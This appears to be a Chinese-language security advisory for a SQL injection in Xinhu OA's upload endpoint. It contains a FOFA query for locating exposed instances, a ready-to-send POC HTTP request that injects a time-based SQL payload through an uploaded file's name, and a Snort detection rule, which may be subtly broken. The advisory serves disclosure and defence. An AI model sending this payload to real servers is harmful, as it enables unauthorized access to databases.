

信呼OA uploawAction.php SQL注入漏洞

信呼OA uploawAction.php SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

信呼OA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：app="信呼-OA系统"


POC/EXP：

```
POST /index.php?a=upfile&m=uploaw|api&d=task HTTP/1.1
Host: 127.0.0.1
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryitXo7nCpRwksqD9i
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 Edg/133.0.0.0

-----WebKitFormBoundaryitXo7nCpRwksqD9i
Content-Disposition: form-data; name="file"; filename="a',web=(select if(123=123,sleep(3),0))-- .png"

123

-----WebKitFormBoundaryitXo7nCpRwksqD9i--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Xinhu OA Multipart SQLi - Extended Patterns";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/index.php?a=upfile"; http_uri;  
  pcre:"/filename=\"[^\"]\".*?(['%27].*?(select\s+@version|union\s+select|if\  
([^\s,]+,\s*\sleep\(|from\s+information_schema)|\s*(sh|bash|python)\s)/i";  
  metadata:affected_product "Xinhu OA";  
  classtype:sql-injection;  
  sid:1000044;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本